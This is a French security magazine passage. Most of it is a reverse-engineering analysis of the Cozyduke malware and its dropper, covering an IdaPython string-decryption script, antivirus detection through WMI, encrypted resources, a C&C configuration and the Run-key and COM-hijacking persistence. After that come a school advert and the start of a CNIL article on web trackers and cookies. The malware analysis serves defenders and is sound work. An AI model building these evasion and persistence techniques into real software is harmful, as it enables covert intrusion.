


Figure 1 : Dé-obfuscation des chaînes de caractères.



Les chaînes de caractères sont situées dans les sections **.data** et **.rdata** du fichier.

Le déchiffrement est effectué grâce à la fonction **obfuscation\_strings**. Sur la figure 1, on peut observer que la valeur de **ECX** varie en fonction de la valeur située dans **EAX** au moment de l'appel (**0x00409EA0**).

**ECX** prend ensuite comme valeur l'adresse de la chaîne de caractères à déchiffrer (**0x00409EA3**) et **ECX+4** contient la longueur de cette chaîne.

Le début de la boucle de déchiffrement commence à l'adresse **0x00409EB3**.

Deux XOR sont réalisés sur chaque octet du chiffré avec **DI** comme clé statique (valeur située dans **ECX+8**) et **AX** comme clé dynamique (indice de la boucle).

Il est utile de réaliser un script IdaPython pour mettre la chaîne dé-obfusquée directement en commentaire à côté de chaque appel de cette fonction.

```
from idaapi import *

def decrypt(func, eax):
    offsetstring = GetOperandValue(NextHead(func), 1) + eax*12#
    adresse de la structure
    size = Byte(offsetstring + 4)      # taille
    xorkey = Byte(offsetstring + 8)    # clef statique
    addrstring = Dword(offsetstring)   # adresse de la chaîne de
    caracteres
    rep = "".join(chr( (Byte(addrstring + i)^xorkey^i)&0xff ) for i in
    range(size))
    print "    0x%x : %s" % (addrstring, rep)
    MakeComm(ref, rep)                # Auto comment

tgtEA = askaddr(0, "Enter target address : ") # affiche une pop-up &
recupere la valeur
if tgtEA is None:
    exit
func = get_func(tgtEA)
if func is not None:
    func = func.startEA
    ref = get_first_cref_to(func)

    while ref != BADADDR:
        prev = PrevHead(ref)
        while not (GetMnem(prev) == "mov" and GetOpType(prev, 0) == 1):
            prev = PrevHead(prev)
        eax = GetOperandValue(prev, 1) # recupere la valeur de EAX
        decrypt(func, eax)
        ref = get_next_cref_to(func, ref)
```

Le script affiche une pop-up pour permettre de rentrer l'adresse de la fonction (**tgteA**).

Il va ensuite « remonter » les instructions présentes avant l'appel pour trouver l'instruction **mov eax, ??** et récupérer la valeur **??**. Cette valeur sert à calculer l'adresse de la structure (**offsetstring**) qui contient : l'adresse de la chaîne de caractères (**addrstring**), sa taille (**size**) et la clé statique associée (**xorkey**).

Pour plus d'informations sur les fonctions de IdaPython, il existe de la documentation en ligne **[IdaPython]**.

L'analyse de cette fonction combinée au déchiffrement des chaînes de caractères est un passage obligé dans l'analyse statique du malware. Il y a au total, dropper et malware confondus, 18 fonctions de ce type et 850 appels avec l'offset de référence comme seul changement entre chaque fonction (**0x00409EA3**).

## 2.2 Anti-détection

L'auteur du malware a implémenté deux techniques différentes pour détecter la présence d'antivirus et/ou firewalls sur l'environnement d'exécution. Elles sont à la fois utilisées par le dropper et le malware et permettent de lister les programmes installés.

### 2.2.1 Via objet WMI

La première méthode consiste à créer un objet **WMI** (*Windows Management Instrumentation*) et à lui faire exécuter des requêtes **WQL** pour récupérer des informations sur le système. WMI est préinstallé par défaut depuis Windows 2000 et nécessite peu d'API Windows pour son initialisation. Ce dernier point lui permet de dissimuler facilement ses intentions malveillantes en cas d'analyse rapide de la table des imports.

Le dropper commence par initialiser les paramètres COM (*Component Object Model*) via l'API **CoInitializeEx()**. Il va ensuite créer un objet en passant en paramètre un CLAS Identifier (CLSID) à la fonction **CoCreateInstance()**. Le CLSID correspond au GUID (*Globally Unique Identifier*) de la classe d'un objet OLE (objet COM).

Dans la capture ci-dessous, le CLSID a pour valeur **{4590F811-1D3A-11D0-891F-00AA004B2E24}** et correspond à l'objet **WBEM Locator** (WBEM est la spécification sur lequel WMI est basé).

Le dropper va ensuite définir les paramètres de sécurité du proxy **IWbemServices** et préciser le service d'authentification à utiliser (**NTLMSPP** dans notre cas).

La dernière étape d'initialisation du client WMI consiste à lui indiquer le « **NameSpace** » du serveur auquel se connecter. Pour lister les antivirus et les firewalls, Cozyduke utilise deux Namespaces différents,




Figure 2 : Appel à l'API **CoCreateInstance()**.



**root\SecurityCenter** et **root\SecurityCenter2** en fonction de la version de Windows.

Le malware va envoyer au total deux requêtes **WQL** :

- **SELECT \* FROM AntiVirusProduct.**
- **SELECT \* FROM FireWallProduct.**

De nombreuses informations à propos de chaque produit sont récupérées (**CompanyName**, **DisplayName**, **ProductState**, **VersionNumber**...) parmi lesquelles Cozyduke ne garde que le champ principal (**DisplayName**).

## 2.2.2 Accès à la clé de registre UNINSTALL

L'autre technique pour lister les programmes présents sur le système consiste à parcourir la clé **\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\** et récupérer la valeur de **DisplayName** pour chacune de ses sous-clés.

Le dropper utilise la fonction **RegOpenKeyExW()** pour accéder à la clé et la fonction **RegQueryValueExW()** pour récupérer le contenu de la valeur de **DisplayName**.

Les données récupérées avec ces deux méthodes sont stockées en mémoire puis sont comparées avec la liste des noms ci-dessous :

- AVIRA.
- Dr. Web.
- SOPHOS.
- KASPERSKY.
- CRYSTAL.
- COMODO Dragon.

Si un antivirus/firewall est détecté, le dropper interrompt ses actions et se supprime du système.

Dans le cas contraire, il passe à l'extraction des ressources.

### Attention !

On peut noter que les antivirus cités précédemment ne sont pas majoritairement utilisés aux États-Unis, mais plutôt en Asie et en Russie.

## 2.3 Ressources

Le dropper va rechercher dans sa section **.rsrc** deux ressources grâce à la fonction **FindResourceW()** puis il va les charger en mémoire avec **LoadResourceW()**.

Ces deux ressources sont nommées **0Ah** et **0Bh** et sont chiffrées avec un XOR dont la clé de 16 octets est située au début de chaque binaire (de l'offset **03h** à **12h**). À l'aide d'un script en Python, on en extrait le contenu,

ce qui nous donne deux fichiers : un fichier Microsoft Cabinet (**.cab**) et un fichier XML qui correspond au fichier de configuration du dropper.

L'extraction avec **cabextract** du fichier CAB nous fournit les fichiers ci-dessous :

|                     |                                                 |
|---------------------|-------------------------------------------------|
| <b>aticalrt.dll</b> | Le malware                                      |
| <b>aticaldd.dll</b> | Fichier dll pour x86_64                         |
| <b>aticfx32.dll</b> | Fichier dll pour x86                            |
| <b>racss.dat</b>    | Fichier de configuration de <b>aticalrt.dll</b> |

Ces fichiers vont ensuite être placés dans un dossier en fonction des ordres contenus dans le fichier XML (ci-dessous).

```
<?xml version='1.0' encoding='utf-16le'?>
<Config>
  <DefaultFolder Folder="%AppData%\ATI_Subsystem"/>
  <Files>
    <File Folder="%AppData%\ATI_Subsystem" Packed="Advanced Micro Devices, Inc."/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="atiode.exe"/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="aticaldd.dll"/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="aticfx32.dll"/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="Advanced Micro Devices, Inc."/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="10, 0, 1445, 5"/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="aticalrt.dll" StartFunc="ADL2_Adapter_Primary_Set" RunDLL32="amdocl_ld32.exe"/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="Setup Engine"/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="atiapfx.exe"/>
    <File Folder="%AppData%\ATI_Subsystem" Packed="racss.dat"/>
  </Files>
</Config>
```

On peut observer que le **DefaultFolder** est « **%AppData%\ATI\_Subsystem** », c'est donc dans ce dossier que le dropper va extraire les fichiers.

## 2.4 Persistance

Le dropper va copier l'exécutable **RUNDLL32.EXE** du système et le mettre dans le même dossier que les autres fichiers sous le nom d' **amdocl\_ld32.exe**.

Ce programme permet d'exécuter un fichier DLL en lui précisant son nom et le nom de la fonction comme point d'entrée. Le dropper modifie la clé de registre **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** pour y ajouter la ligne de commande suivante :

```
amdocl_ld32.exe aticalrt.dll, ADL2_Adapter_Primary_Set
```

Le dropper supprime son propre exécutable s'il réussit la mise en place de la persistance du malware sur le système. Dans le cas contraire, il réessaye après un délai d'attente.



## 3 Fichier de configuration

### 3.1 Déchiffrement

Le fichier de configuration de Cozyduke est le fichier **racss.dat** et il est chiffré en RC4.

Dans les versions de 2015, la clé de déchiffrement est en clair dans le programme. Cependant, pour cette version qui date de juillet 2014, il faut explorer le fichier et en extraire la clé.

Le début du fichier contient les informations qui permettent de déchiffrer le contenu.

On retrouve (sur la figure 3) la taille de la clé RC4 (entourée en rouge) ainsi que sa valeur (entourée en vert).

| Offset   | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | Ascii             |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 00000000 | 1C | 00 | 00 | 00 | 08 | 02 | 00 | 00 | 01 | 68 | 00 | 00 | 10 | 00 | 00 | 00 | ...C-...h.+...    |
| 00000010 | C3 | F9 | 2A | 5D | FA | 05 | A5 | 73 | C1 | BC | 14 | A1 | 04 | A0 | 2A | 78 | žù*]ú ¥\$Å&¶j~**x |
| 00000020 | 2B | 5B | 48 | 3C | 8B | 6E | 23 | AE | DF | 7F | EC | 85 | D4 | 6A | D4 | C4 | +kH<[n#0@!i!0j0Å  |
| 00000030 | 21 | 30 | 50 | F5 | 52 | A2 | 0C | 5A | DC | 78 | 48 | 2D | 19 | 14 | 71 | 1D | !0P&Rc!ZUxH-!9iq  |

Figure 3 : En-tête du fichier racss.dat.

L'implémentation de RC4 en Python pour déchiffrer le fichier est disponible sur Internet [RC4].

### 3.2 Contenu

On obtient un fichier XML contenant de nombreuses informations. La première est un identifiant de « construction » qui permet au développeur de reconnaître la souche du malware lors de communication avec son C&C.

```
<BuildId>2da624e7-601f-4d81-bd43-aac0ce779cc7</BuildId>
```

La seconde information est une liste de navigateurs internet :

```
<Network ProcNames="iexplore.exe, chrome.exe, firefox.exe, opera.exe" sync="">
```

Vient ensuite l'adresse du C&C (**Login**) et son chemin d'accès (**Password**) :

```
<Server Id="c9b151d0-d762-4d69-8381-f7eac29a0787" Priority="1"
Login="devil.com:80" Password="/catalogue/json/index.php" ModuleId="">
```

Le reste du fichier XML contient les mêmes informations que le fichier de configuration du dropper. Les sociétés FSECURE et KASPERSKY ont aussi découvert des fichiers de configuration avec des comptes Twitter. Ces comptes sont utilisés comme C&C et permettent d'envoyer des ordres au malware (figure 4).



Figure 4 : Commande envoyée via un tweet.

## 4 Le malware

Le malware contient les mêmes fonctions d'obfuscation et effectue les mêmes méthodes d'anti-détection que le dropper. Nous allons analyser les opérations qu'il utilise pour collecter des informations, rester persistant, communiquer et effectuer d'autres tâches malveillantes.

### 4.1 Collecte d'informations

Cozyduke va collecter de nombreuses informations sur le système à l'aide de ces API Windows :

| Nom de la fonction          | Informations désirées         |
|-----------------------------|-------------------------------|
| <b>IsWow64Process</b>       | Système 64 ou 32 bits         |
| <b>GetUserName</b>          | Nom de l'utilisateur          |
| <b>CheckTokenMembership</b> | Identifiant de sécurité (SID) |
| <b>GetAdaptersInfo</b>      | Adresse MAC                   |
| <b>gethostname</b>          | Nom de l'ordinateur           |
| <b>gethostbyname</b>        | Adresse IP                    |
|                             | Adresse NETBIOS               |
| <b>IsUserAnAdmin</b>        | Admin OU non                  |

Les données récupérées vont être insérées dans un template XML pour être envoyées au C&C plus tard en respectant le format suivant :

```
<info>
  <BuildId>2da624e7-601f-4d81-bd43-aac0ce779cc7</BuildId>
  <ExePath>C:\Users\susan\AppData\Roaming\ATI_Subsystem\amdocl_1d32.exe</ExePath>
  <ComputerName>FREDERICK-PC</ComputerName>
  <UserName>susan</UserName>
  <WindowsName>Windows 7 Professional 6.1.7601 SP 1.0 x64</WindowsName>
  <IsAdmin>Admin</IsAdmin>
  <IP>172.16.2.129</IP>
  <MAC>00:0c:29:71:eb:6d</MAC>
  <AntivirusName/>
  <FirewallName/>
</info>
```

### 4.2 Persistance

La persistance a déjà été effectuée par le dropper, cependant le malware va mettre en place d'autres méthodes pour se lancer à chaque démarrage du système.

Il essaye à la suite de :

- modifier [HKLM\HKCU]\Software\Microsoft\Windows\CurrentVersion\Run ;
- modifier [HKLM\HKCU]\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run ;
- créer une tâche planifiée avec l'objet COM « **TaskScheduler class** » ;




Figure 5 : Modification de la valeur de InProcServer32.

- créer un service à l'aide de **OpenSCManagerW()** et **CreateServiceW()** ;
- réaliser du DLL hijacking via objet COM.

La technique la plus « exotique » est le DLL hijacking via objet COM. Cette technique consiste à ajouter une clé de registre pour un objet COM dont le CLSID est défini par défaut dans Windows et dont la clé est non-présente.

La DLL spécifiée dans le registre (figure 5) est la DLL pour x86\_64, elle récupère le chemin d'accès au malware situé dans **Parameters** (figure 6) pour ensuite appeler **CreateProcessW()**.

Le CLSID **{603D3801-BD81-11D0-A3A5-00C04FD706EC}** correspond à l'objet **Shared Task Scheduler**. La modification de cette clé va permettre au malware d'être exécuté à chaque fois que cet objet COM sera instancié par un processus. Dans la figure ci-dessous, on observe que **aticaldd.dll** est chargé en même temps qu'**explorer.exe**, ce qui permet à **amdocl\_ld32.exe** de bénéficier aussi du « **Security context** » de ce processus.




Figure 7 : explorer.exe vu par Process Explorer.

Je vous invite à lire l'article de @rootbsd concernant le malware « CompFun » qui utilise lui aussi cette technique pour rester persistant sur un système avec d'autres CLSID : <https://blog.gdatasoftware.com/blog/article/com-object-hijacking-the-discreet-way-of-persistence.html>.

## 4.3 Communication

La table des imports ne présente aucune entrée permettant de communiquer. Nous pouvons alors supposer que les adresses des fonctions sont récupérées dynamiquement grâce à **LoadLibrary()** et **GetProcAddress()**.

Nous découvrons une fois de plus une variante de la fonction d'obfuscation, ce qui nous donne le résultat en figure 8 une fois passé dans le script **IdaPython**.




Figure 8 : Liste des appels à une des fonctions de dé-obfuscation.

## 4.4 Tâches

Le malware Cozyduke peut réaliser des tâches malveillantes à la demande de l'attaquant.

Ces tâches sont stockées dans des fichiers temporaires envoyés par le C&C après réception de la configuration système. Pour ce sample, le C&C n'est plus actif. Cependant l'équipe de KASPERSKY a réussi à obtenir certains exemples de fichier XML ainsi que des modules complémentaires permettant de réaliser d'autres opérations malveillantes.

Certains des modules permettent notamment le vol d'identifiants et de mots de passe, la prise de captures




Figure 6 : Modification de la valeur de Parameters.



d'écran ou encore l'exécution de commandes Windows **[KASPERSKY]**.

C'est notamment grâce à la DLL de l'un des modules qu'il a été possible de faire le rapprochement entre Cozyduke et d'autres malwares (OnionDuke/CosmicDuke/MiniDuke).

L'interprétation des tâches est effectuée par le malware à l'aide du parseur XML de Microsoft (**MSXML**). L'avantage d'utiliser cet objet COM est sa présence par défaut dans Windows, ce qui évite au malware d'embarquer des fonctions de parsing.

## Conclusion

Au cours de cet article, nous avons étudié de nombreuses fonctionnalités de Cozyduke et de son dropper. Nous avons analysé son obfuscation de chaînes de caractères, son utilisation de WMI pour faire de la détection d'antivirus, ses techniques de persistance dont le Dll hijacking par Objet COM, ses méthodes de collecte d'informations et d'interprétation des données. Cette analyse nous montre également que la technologie COM peut être utilisée et implémentée pour interagir discrètement sur un système. ■

## ■ Remerciements

Je souhaite remercier Paul Rascagnères, Pierre-Marc Bureau et l'intégralité de l'équipe CSIRT d'Airbus D&S pour leurs relectures et leurs conseils ainsi que Gabriel et Éva pour leur soutien au quotidien.

## ■ Références

[MONKEY] Vidéo flash : <https://www.youtube.com/watch?v=M1owcncKCHg>  
[FSECURE] Whitepaper par FSECURE : <https://www.f-secure.com/documents/996508/1030745/CozyDuke>  
[IdaPython] Documentation sur des fonctions de IdaPython : <http://www.offensivecomputing.net/papers/IDAPythonIntro.pdf>  
[WMI] Implémenter un client WMI : [https://msdn.microsoft.com/fr-fr/library/aa390418\(v=vs.85\).aspx](https://msdn.microsoft.com/fr-fr/library/aa390418(v=vs.85).aspx)  
[RC4] L'implémentation de RC4 en python : <http://fr.wikipedia.org/wiki/RC4> ou à la fin du Malware Corner du n°79 de MISC  
[KASPERSKY] Analyse par KASPERSKY : <https://securelist.com/blog/research/69731/the-cozyduke-apt/>  
[BONUS] Utilisation de WMI par des malwares par Trend Micro : <http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf>

**esiea**  
ÉCOLE D'INGÉNIEURS  
DU MONDE NUMÉRIQUE

RENTREE OCTOBRE 2015

**DERNIÈRES PLACES DISPONIBLES**

Un enseignement pratique dispensé  
par une trentaine de professionnels réputés

Une expertise reconnue depuis 2004

Une formation intensive de 740h à Paris

Un fort soutien de l'environnement industriel

DU CODE AU RÉSEAU

MASTÈRE SPÉCIALISÉ®

**MS  
SIS**

SÉCURITÉ  
DE L'INFORMATION  
ET DES SYSTÈMES

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Accrédité  
par la Conférence  
des Grandes Écoles





# UN PETIT PLEIN DE VIE PRIVÉE POUR LA RENTRÉE S'IL VOUS PLAÎT !

**F**ini les vacances, retour aux choses sérieuses avec une surprise attendue : un dossier proposé par la Commission nationale de l'informatique et des libertés.

Au cœur du sujet, les traceurs. Les cookies restent certainement la technique la plus simple et la plus utilisée pour stocker des données spécifiques à l'utilisateur (authentification, session, panier d'achat...). Mais le sujet est plus vaste: il concerne l'ensemble des techniques qu'un site web peut utiliser pour tracer un utilisateur et lui créer profil. Ce stockage controversé empiète sur la vie privée de l'utilisateur : la CNIL a donc établi des règles.

Certains sites web se sont adaptés pour respecter cette paix belliqueuse et suivre les règles, d'autres passent outre grâce à des techniques plus avancées. En effet, bloquer complètement l'utilisation des traceurs remettrait profondément en question le modèle économique de l'internet que l'on connaît aujourd'hui, et personne ne le souhaite. D'ailleurs, vous avez désinstallé Adblock, n'est-ce pas ?

Stéphane et Benjamin nous donnent une première introduction aux principaux traceurs que l'on retrouve sur le web. Cinq méthodes sont présentées pour suivre l'utilisateur sur plusieurs sites web, qu'ils soient parcourus à partir d'un seul ou de plusieurs périphériques. Ils nous apprennent comment entrevoir l'invisible, dévoilent les outils et les techniques qu'ils utilisent, et développent plusieurs points permettant d'assurer notre vie privée.

Clémence étudie ensuite l'obscur clarté des règles qui encadrent ce genre de traceurs. Elle revient en détail sur les nouvelles dispositions mises en place pour prévenir leur utilisation. Plus qu'un texte juridique, des exemples concrets nous mettent dans le feu de l'action et rivalisent avec les meilleurs de Lencioni. On y trouve des réponses à des questions que l'on se pose souvent, comme la célèbre « mais ce bandeau sur tous les sites, il bloque les cookies ? ».

Et si jamais vous n'aviez pas ce bandeau sur votre site web, ou que vous n'étiez pas sûr de l'avoir bien pris en compte, Vincent explique comment faire dans l'article qui suit. Un remède explosif à base de CookieCutter, de tarte au citron, de CSP, de Ghostery et de DNT. Plus d'excuses.

Le premier article nous expliquait les dangers liés aux espaces mis aux enchères par plusieurs régies publicitaires, augmentant le risque de contenus dangereux. Claude examine dans son article ce

phénomène d'enchères en temps réel. Il nous montre à quel point nous sommes traqués lors de nos sessions web, aussi bien par des méthodes basiques que par des techniques complexes. Flippant.

Finalement, Benoît et Pierre se focalisent sur une des techniques de traçage introduite précédemment : la prise d'empreinte (en général, pour le digital voir [1]). C'est un procédé novateur qui consiste à trouver des canaux auxiliaires et ainsi permettre d'identifier de façon très précise un utilisateur ou un périphérique. On reconnaît tout de suite le parallèle avec l'utilisation des canaux cachés sur du matériel : utiliser des composants à l'apparence anodine pour corréler des données et extraire une information cachée.

On comprend alors beaucoup mieux les nombreuses problématiques que doit traiter la CNIL. En revenant aux cookies, on peut quand même se dire que c'est sympa de pouvoir directement « liker » une page et qu'on en a vraiment besoin. Allons au-delà ! Imaginons plus loin que la partie financière. Puisque les profils servent à prévoir les comportements des internautes, ce type d'information, utilisé à bon escient, pourrait permettre d'instancier le nombre idéal de machines virtuelles (VM) côté serveurs pour absorber la charge tout en diminuant l'impact environnemental. Grâce aux traceurs, nous pourrions alors collaborer avec l'ordonnanceur de ressources distribuées (DRS) pour optimiser l'algorithme de déploiement des VM...

Je vous laisse sur ce vide envahissant.

Aurelien Wailly

[1] <https://www.blackhat.com/docs/us-15/materials/us-15-Zhang-Fingerprints-On-Mobile-Devices-Abusing-And-Leaking-wp.pdf>

## AU SOMMAIRE DE CE DOSSIER :

- [25-32] Détecter et analyser les cookies et autres traceurs
- [34-38] Cookies et autres traceurs : quelles règles ? Quelle protection pour la vie privée ?
- [40-44] Mettre son site web en conformité avec la recommandation « cookies »
- [47-51] Le Real Time Bidding (RTB) ou comment vendre les espaces publicitaires et les profils aux enchères
- [52-57] Le fingerprinting : une nouvelle technique de traçage

# DÉTECTER ET ANALYSER LES COOKIES ET AUTRES TRACEURS

Stéphane Labarthe – slabarthe@cnil.fr – misc@labarthe.es

Benjamin Vialle – bvialle@cnil.fr – misc@vialle.io

Auditeurs des systèmes d'information à la CNIL \*



**mots-clés :** CNIL / COOKIES / TRACEURS / PIXELS INVISIBLES / HTTP / COOKIE MATCHING / CROSS CANAL / CROSS DEVICE / HTTPONLY / HSTS

**L**e traçage de la navigation des internautes pour alimenter les bases de données du monde de la publicité ciblée s'opère par différentes techniques qui sont présentées dans la première partie de cet article : pixels invisibles, cookies HTTP, cookies flash ou stockage web local. La deuxième partie décrit au lecteur des outils simples et une méthodologie qui lui permettront de le détecter et de l'analyser lui-même sur ses sites internet préférés. Elle explique également comment les acteurs publicitaires parviennent aujourd'hui à rompre le présumé anonymat des internautes non connectés pour leur adresser des publicités personnalisées par voie électronique, téléphonique ou postale (« cross canal ») ou sur leurs autres terminaux (« cross device »). La partie 3 de cet article propose des moyens de protection contre ces techniques de traçage. Enfin, en guise d'appendice, quelques aspects liés à la sécurité des cookies sont abordés. Cet article s'appuie en partie sur l'expérience du service des contrôles de la CNIL sur ces sujets.

## 1 Principaux traceurs utilisés dans la publicité ciblée

Il existe plusieurs manières de tracer un internaute au cours de sa navigation sur le web. Les méthodes les plus utilisées ont été rencontrées par la CNIL lors de contrôles effectués ces dernières années auprès d'acteurs majeurs de l'Internet, que ce soit des sites éditeurs, annonceurs ou des sociétés spécialisées dans la publicité ciblée.

### 1.1 Pixel invisible

La technique dite du « pixel invisible » consiste à appeler une image, hébergée sur un serveur tiers, à la taille de 0 ou de 1 pixel, donc invisible de l'internaute.

Lors de cet appel, des informations sont transmises en paramètre de la requête HTTP/GET correspondante.

Exemples de tag [portion de code HTML ou JavaScript] incluant un pixel invisible :

```

```

```

```

```

```

Dans ces exemples, en ouvrant la page web ou le courrier électronique qui contiendrait un de ces tags HTML, le navigateur de l'internaute effectue une requête de type GET vers le [serveur-de-tracking.com](http://serveur-de-tracking.com). Il transmet alors un paramètre : un nom d'image (**d690a7357b.png**) ou un contenu de variable (pid=**CAESEAZY8yBmmTLHS\_0bBfHimto**). **Ce paramètre unique**, permet alors de



« reconnaître » l'internaute et donc de savoir qu'il a consulté telle partie d'une page internet ou qu'il a ouvert tel e-mail publicitaire.

### 1.1.1 Pixel invisible et dépôt de cookie

En réponse, le serveur web peut déposer un ou plusieurs cookies via l'instruction (en-tête) « set-cookie » du protocole HTTP. Dès lors, à chaque fois que l'internaute se rendra sur un site web contenant un tag redirigeant vers le domaine [serveur-de-tracking.com](http://serveur-de-tracking.com), il sera pisté. Nous verrons, dans la partie *cross-canal*, comment les sites visités obtiennent alors l'adresse électronique de l'internaute, à des fins de sollicitation commerciale.

Cette technique requiert d'utiliser des cookies.

## 1.2 Cookies HTTP

Le cookie HTTP reste la technique la plus utilisée pour tracer les internautes.

Un cookie est défini dans la RFC 2965 [RFC6265] comme étant une suite d'informations envoyée par un serveur web à un client HTTP. Ce dernier retourne le contenu du cookie lors de chaque interrogation d'un serveur web associé au même nom de domaine (sous certaines conditions).

Les cookies ont été initialement prévus et utilisés à des fins techniques ou fonctionnelles. Ils permettent par exemple au protocole HTTP (nativement « stateless ») d'avoir la possibilité de gérer les sessions et de permettre certaines fonctionnalités. Cependant, leur usage initial a progressivement été complété par une utilisation à des fins de traçage publicitaire, car les cookies peuvent aussi stocker des informations relatives à la navigation de l'internaute ou un identifiant de « tracking ».

Le cookie se présente aujourd'hui sous différentes formes en fonction des navigateurs (cf. article de Cyrille Aubergier dans le *MISC* précédent) :

- Internet Explorer enregistre chaque cookie dans un fichier texte différent ;
- Mozilla Firefox et Google Chrome enregistrent les cookies dans une base de données SQLite ;
- Opera enregistre tous ses cookies dans un seul fichier et le chiffre — ce que ne font pas les trois autres.

## 1.3 Local Shared Objects (Cookies Flash)

Les *local shared objects* [LSO], connus également sous le nom de « cookies flash », sont des données enregistrées sur l'ordinateur de l'internaute, lors de l'exécution d'applicatifs Flash (Adobe Flash Player et Macromedia Flash MX Player).

Par défaut, l'applicatif Flash peut écrire sur le terminal de l'utilisateur sans avoir requis préalablement le consentement de l'utilisateur.

Où trouver les cookies Flash sur mon terminal :

```
Windows :
%APPDATA%\Macromedia\Flash Player\#SharedObjects\
%APPDATA%\Macromedia\Flash Player\macromedia.com\
Mac OS X :
~/Library/Preferences/Macromedia/Flash Player/#SharedObjects/
~/Library/Preferences/Macromedia/Flash Player/macromedia.com/
Linux/Unix :
~/.macromedia/Flash_Player/#SharedObjects/
~/.macromedia/Flash_Player/macromedia.com/
